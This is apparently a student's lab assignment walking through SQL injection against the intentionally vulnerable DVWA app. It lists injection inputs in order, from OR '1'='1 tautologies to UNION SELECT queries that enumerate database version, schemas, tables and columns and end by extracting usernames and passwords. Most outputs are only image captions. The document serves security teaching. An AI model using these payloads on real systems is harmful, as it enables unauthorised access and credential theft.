Jakub Olsovsky

Assignment 5

Professor Yantorno

CS298-71

**Step 1:**

Enter the IP address into the URL search bar to connect to Damn Vulnerability Web Application

Graphical user interface, text, application

Description automatically generated

**Step 2:**

Username: admin

Password: password

**Step 3:**

Change DVWA Security Level status to low

Text

Description automatically generated

Text

Description automatically generated

**Step 4:**

Select the SQL Injection under the site’s navigation options on the left-hand side of the screen

**Step 5:**

Enter query values for specific users into the user id input field for testing.

Input:

1

Output:

A picture containing company name

Description automatically generated

Input:

3

Output:

A picture containing text

Description automatically generated

**Step 6:**

Input: w' OR '1' = '1 Input: ' OR '' = '

Output: Output:

Text

Description automatically generatedText

Description automatically generated with medium confidence

Step 7: Bugged

**Step 8:**

Input:

w' OR '1' = '1' AND first\_name <> 'admin

Output:

Text

Description automatically generated

Input:

w' OR '1' = '1' AND first\_name <> 'admin’ AND first\_name <> 'Gordon

Output: Graphical user interface

Description automatically generated with medium confidence

Input:

w' OR '1' = '1' AND first\_name <> 'admin' AND first\_name <> 'Gordon'

and first\_name <> 'Hack

Output:

Logo, company name


Description automatically generated with medium confidence

Input:

w' OR '1' = '1' AND first\_name <> 'admin' AND first\_name <> 'Gordon'

and first\_name <> 'Hack' AND first\_name <> 'Pablo

Output:



Input:

w' OR '1' = '1' AND first\_name <> 'admin' AND first\_name <> 'Gordon'

and first\_name <> 'Hack' AND first\_name <> 'Pablo' AND first\_name <> 'Bob

Output:

Nothing was returned.

**Step 9:**

Input:

' SELECT VERSION()#

Output: Error message states “You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntac to use near “' SELECT VERSION()#”at line 1. Which was expected.

Input:

' UNION SELECT VERSION()#

Output: Error message states “The used SELECT statements have a different number of columns.”

Input:

' UNION SELECT VERSION(), NULL# (Proper syntax with column value)

Output:

A picture containing company name

Description automatically generated

Input:

' UNION SELECT NULL, VERSION()#

Output:

Text

Description automatically generated with low confidence

Input: ' UNION SELECT @@version, NULL#

Output:

A picture containing company name

Description automatically generated

Input: ' UNION SELECT @@hostname, NULL#

Output:

A picture containing text

Description automatically generated

Input: ' UNION SELECT VERSION(), @@hostname#

Output:

Text

Description automatically generated with low confidence

Input: ' UNION SELECT CURRENT\_USER(), USER()#

Output:

A picture containing graphical user interface

Description automatically generated

Input: ' UNION SELECT DATABASE(), NULL#

Output:

A picture containing company name

Description automatically generated

Input: ' UNION SELECT SCHEMA\_NAME, NULL FROM information\_schema.schemata#

Output:

Text

Description automatically generated with low confidence

Input: ' UNION SELECT TABLE\_NAME, NULL FROM information\_schema.tables#

Output:

Background pattern

Description automatically generatedand so on...

Input:

' UNION SELECT TABLE\_NAME, NULL FROM information\_schema.tables where

TABLE\_SCHEMA='dvwa'#

Output:


Graphical user interface, text

Description automatically generated  
Input:

' UNION SELECT CONCAT(COLUMN\_NAME, 0x0A, DATA\_TYPE), CHARACTER\_MAXIMUM\_LENGTH

FROM information\_schema.columns WHERE table\_name='users'#

Output:



Input:

' UNION SELECT first\_name, CONCAT(user, 0x0A, password) FROM users#

Output:

Background pattern

Description automatically generated